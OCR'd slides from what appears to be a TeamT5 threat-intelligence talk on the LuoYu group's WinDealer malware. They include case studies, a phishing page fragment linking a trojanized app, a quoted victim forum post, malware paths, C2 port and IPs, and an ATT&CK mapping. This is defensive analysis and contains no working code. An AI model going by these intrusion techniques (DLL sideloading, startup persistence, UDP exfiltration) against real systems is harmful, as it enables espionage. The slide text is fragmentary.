
- Phishing site and trojanized installer impersonate private Chinese online banking app




```
<!--头部-->
<div class="head">
    <div class="wrapper">
        <div class="logoArea"><img src="./[redacted]/logo.png"><span>企业网上银行</span>
        </div>
        <div class="topMenu ft14 padd_24">
            <p>
                <!-- 字体大小：
                <a>大</a>   <a>小  </a> -->
                <span class="fr"><a style="color: #54C5E6;" href="https://[redacted]/setup/install/[redacted]Tools.apk">手机登录</a>  |&nbs
```

TEAMT5


Case Study 2: Drop error image for distraction



TEAMT5


Case Study 2:
Combine use of both proprietary and shared backdoors

- Recently, We found that LuoYu is using Shadowpad to attack unknown targets



TEAMT5

Case Study 3




TIM (a legitimate communication tool) tried to download the WinDealer, qbupd.exe somehow even though accessing a legitimate destination of updater.

C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Windows ¥Start Menu¥Programs¥Startup¥qbupd.exe

After created WinDealer on the startup folder, once victim user logged in this host, WinDealer is executed and sends stolen data over 6999/UDP to backbone router.

TEAMT5

Case Study 4



YoudaoDict(legitimate tool) tried to download the WinDealer, version.dll, then dll-sideloading it and executed embedded dll at the end of June 2021.

AV has detected this version's WinDealer several times though, due to the replacement of AV in this organization, the victim host resulted in compromised.

Public info research (Chinese BBS)

TEAMT5

Chinese blog post from Feb 2019 describes a WinDealer-related infection and involving an executable with the same file name (pptv(pplive)_forap_1084_9993.exe) which we've observed.

查看: 5659|回复: 62

[可疑文件] PPTV(pplive)_forap_1084_9993.exe + txupd.exe

[复制链接]

电梯直达 跳转到指定楼层

1楼

发表于 2019-8-12 18:39:25 | 回帖奖励 |倒序浏览 |阅读模式

本帖最后由 icerain 于 2019-8-13 10:37 编辑

C:\Users\XXX\AppData\Roaming\Tencent\QQ\AuTemp\3941034042\NewUpd\txupd.exe
C:\Users\XXX\AppData\Local\Temp\PPTV(pplive)_forap_1084_9993.exe
会有进程，且会占用U盘导致U盘无法弹出，最新的PPTV(pplive)_forap_1084_9993.exe传杀软网无一报读。
今天分析了PPTV，大致得到以下结果：

DESKTOP-HNGD3CK:63919 -> 58.56.199.53:6999
C:\Users\XXX\AppData\Local\Temp\~BB43\20190812155455_2087.t
C:\Users\XXX\Documents\WeChat Files\XXX\FileStorage\Image\Thumb\2019-07\f2f24620c8c738934bfbfd9f1b1495cf_t.dat


会搜集微信聊天记录文件，还会在临时目录下新建~BB43这种格式的文件夹并在里面产生文件。
C:\Users\XXX\AppData\Roaming\Tencent\QQ\AuTemp\3941034042\NewUpd\txupd.exe，已在组策略创建规则，但依然会运行，且今天刚关闭PPTV(pplive)_forap_1084_9993.exe，txupd.exe就会马上运行。
这两个文件已在我这边电脑里反复复活N次，且重装系统或者换过电脑都会产生！请大神分析！！！

Details of Infection flow


TEAMT5

```
.text:00402D16 loc_402D16:                             ; CODE XREF: WinMain(x,x,x,x)+162↑j
.text:00402D16                                         ; WinMain(x,x,x,x)+1A2↑j
.text:00402D16                 mov     [ebp+String1], offset download_src ; "http://download.pplive.com/PPTV(pplive)"...
.text:00402D1D                 mov     eax, [ebp+String1] ; http://download.pplive.com/PPTV(pplive)_forap_1084_9993.exe
.text:00402D20                 push    eax
.text:00402D21                 push    offset aLoaderPszurlS ; "[Loader] pszUrl:%s"
.text:00402D26                 push    offset unk_4091C8 ; this
.text:00402D2B                 call    ?Format@CString@@QAAXPBDZZ ; CString::Format(char const *,...)
```

- Legitimate EXE downloads a WinDealer in the specific conditions.



WinDealer's Initial Vector & Communication Flow



TEAMT5

AGENDA

TEAMT5

01 Summary of LuoYu campaign in 2021

02 Anatomy of WinDealer

03 Case Studies

04 Conclusions

LuoYu campaign in 2021

CAPABILITY

- SIGINT Technique (N/A)
- Manipulating a legitimate software
- Update mechanism
- Leverage IPGA
- Usage of DLL-Sideloading
- Send stolen data with UDP protocol

ADVERSARY

- LuoYu: Chinese-speaking actor
- Possible collaboration with the other Chinese APT group

INFRASTRUCTURE

- CHINANET-BACKBONE
  113.62.0.0/15 or 111.120.0.0/14
  (random IP addresses)

TARGET

- Target area: Wide range, mainly East Asia
  (including Chinese branches of Japanese companies)
- Target industries: Wide range

TEAMT5

LuoYu's TTPs
MITRE ATT&CK Mapping

TEAMT5

Tactics	Techniques	
Initial Access	T1199	**Trusted Relationship:** Leverage SIGINT to tamper with traffic at the ISP level
Execution	T1059.003	**Command and Scripting Interpreter: Windows Command Shell** WinDealer creates a pipe with cmd.exe
Persistence	T1547.001	**Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** WinDealer sets a value in the registry "HKEY_CURRENT_USER¥Software¥Microsoft¥Windows¥Currentversion¥Run" for startup. WinDealer has been created on startup folder below. C:¥Users¥<UserName>¥AppData¥Roaming¥Microsoft¥Windows¥Start Menu¥Programs¥Startup¥qbupd.exe
Defense Evasion	T1027.002	**Obfuscated Files or Information: Software Packing** WinDealer's functions are divided between the EXE and DLL. The DLL is implemented in its own resource with encryption. Hardcoded strings / data are obfuscated in some WinDealer samples. Gathered data is XORed using a one-byte key "Y".
	T1574.002	**Hijack Execution Flow: DLL Side-Loading:** WinDealer is executed DLL Side-loading by legitimate PE files

LuoYu's TTPs
MITRE ATT&CK Mapping

TEAMT5

